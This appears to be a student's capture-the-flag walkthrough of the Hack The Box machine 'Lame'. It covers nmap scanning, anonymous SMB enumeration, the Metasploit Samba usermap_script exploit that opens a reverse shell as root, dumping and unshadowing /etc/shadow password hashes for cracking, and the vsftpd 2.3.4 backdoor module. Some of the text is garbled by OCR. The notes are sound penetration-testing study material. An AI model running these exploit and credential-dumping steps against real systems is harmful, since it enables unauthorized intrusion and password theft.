Lame

1. Scan and foorprinting

```
ot@kali:~# nmap -A -T4 -p- 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-08 16:56 EDT
Nmap scan report for 10.10.10.3
Host is up (0.033s latency).
Not shown: 65530 filtered ports
        STATE SERVICE VERSION
PORT
21/tcp open ftp vsftpd 2.3.4
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
   STAT:
  FTP server status:
      Connected to 10.10.14.24
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      vsFTPd 2.3.4 - secure, fast, stable
 End of status
                          OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
22/tcp
        open ssh
  ssh-hostkey:
    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
    2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

- Google the version of vsftpd 2.3.4 (might be vulnerable).
- Why anonymous FTP login is allowed?
- **SSH Port 22** is low chance of being exploited
- Port 139-445 SMB is open (Check this one first)
- Google the version of Smb-d

2. Enumerating

1. smbclient (first machine)

First, we check with **Smbclient** \rightarrow Do we have any login?

So, we got...

- print\$
- IPC\$
- ADMIN\$

```
@kali:~# smbclient -L \\\\10.10.10.3\\
Enter WORKGROUP\root's password:
Anonymous login successful
        Sharename
                                   Comment
                        Type
                        Disk
                                   Printer Drivers
        print$
                        Disk
                                   oh noes!
        tmp
        opt
                        Disk
                                   IPC Service (lame server (Samba 3.0.20-Debian)
        IPC$
                        IPC
                                   IPC Service (lame server (Samba 3.0.20-Debian)
                        IPC
        ADMIN$
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
                              Comment
        Server
        Workgroup
                             Master
        WORKGROUP
                              LAME
 oot@kali:~#
```

- ⇒ Try to connect to \tmp, \ADMIN\$, \IPC\$,
- → Nothing really here and access denied with other folders.
- → Therefore, we would need **root password** to get accessed into these.

```
@kali:~# smbclient \\\\10.10.10.3\\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
                                        D
                                                 0 Thu Aug 8 17:04:45 2019
                                       \mathsf{DR}
                                                    Sun May 20 14:36:12 2012
  5119.jsvc up
                                        R
                                                 0 Thu Aug 8 16:51:26 2019
                                                    Thu Aug 8 16:50:24 2019
  .ICE-unix
                                       \mathsf{DH}
                                                 0
                                                    Thu Aug 8 16:50:49 2019
  .X11-unix
                                       \mathsf{DH}
                                                 0
  .X0-lock
                                       HR
                                                11
                                                    Thu Aug 8 16:50:49 2019
                7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
 bot@kali:~# smbclient \\\\10.10.10.3\\opt
                                                     Ι
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT STATUS ACCESS DENIED
 oot@kali:~# smbclient \\\\10.10.10.3\\ADMIN$
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT STATUS ACCESS DENIED
root@kali:~#
```

Metasploit smb


Since, nothing really here and access denied with other folders.

 \rightarrow So, we would need **root password** to get accessed into these.

Therefore, we would try with **Metasploit SMB**

```
ot@kali:~# smbclient \\\10.10.10.3\\tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
                                                 0 Thu Aug 8 17:04:45 2019
                                       D
                                                    Sun May 20 14:36:12 2012
                                      \mathsf{DR}
                                                 0 Thu Aug 8 16:51:26 2019
  5119.jsvc up
                                       R
                                                 0 Thu Aug 8 16:50:24 2019
  .ICE-unix
                                      \mathsf{DH}
  .X11-unix
                                      \mathsf{DH}
                                                    Thu Aug 8 16:50:49 2019
                                                 0
  .X0-lock
                                                    Thu Aug 8 16:50:49 2019
                                      HR
                                                11
                7282168 blocks of size 1024. 5678808 blocks available
smb: \> exit
 bot@kali:~# smbclient \\\\10.10.10.3\\opt
                                                     Ι
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT STATUS ACCESS DENIED
 oot@kali:~# smbclient \\\\10.10.10.3\\ADMIN$
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT STATUS ACCESS DENIED
root@kali:~#
```

• As we nmap the network, the SMB-OS was dectected and we could google it.



>show options

> set

>show targets

>run

⇒ We popped the shell and we found root.txt and user.txt which are the FLAGS

```
root@kali: ~
                                                         root@kali: ~
   Ιd
       Name
   0
       Automatic
msf5 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.10.14.24:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pAMQxiqEhmYgHyXZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pAMQxiqEhmYgHyXZ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.3:42102)
9-08-08 17:13:30 -0400
whoami
root
hostname
```

```
ls
ftp
makis
service
user
cd ..
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
locate root.txt
updatedb
locate root.txt
/root/root.txt
locate user.txt
/home/makis/user.txt
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
```

Crack password

cat etc/password /usr/share/doc/fontconfig-config/fontconfig-user.txt.gz cat /etic/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh

cat etc/shadow → This to show you what accounts have password.

```
cat /etc/shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:17239:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

- >Copy all the data from etc/password to our root folder → name them passwd
- >Copy all the data from etc/shadow to our root folder → name them shadow
- >unshadow passwd and shadow (This is important to crack the password with hashcat)

```
root@kali:~# unshadow passwd shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
```

3. vsftpd 2.3.4 (second machine)

If we could exploit the the first machine, then we could also exploit the second.

1. Google for the version vsftpd 2.3.4 (might be vulnerable).

Note: when you get **FTP**, you've got to have a second form of getting that file to exploit.

- \rightarrow You can be malicious, but you have to have somebody exploit it for you or a way to exploit it.
- \rightarrow So, if you try to exploit and it doesn't work \rightarrow Move on and exploit the other machine

Don't get stuck down the rabbit holes.

A lot of boxes you're going to find have them.

```
Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

1  msf > use exploit/unix/ftp/vsftpd_234_backdoor
2  msf exploit(vsftpd_234_backdoor) > show targets
3     ...targets...
4  msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
5  msf exploit(vsftpd_234_backdoor) > show options
6     ...show and set options...
7  msf exploit(vsftpd_234_backdoor) > exploit
```

- > Try to **FTP** the machine...what is in the file folder???
- > And we found nothing.

```
oot@kali:~# ftp 10.10.10.3
©Connected to 10.10.10.3.
<sup>2</sup>220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
<sup>lg</sup>Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp>
```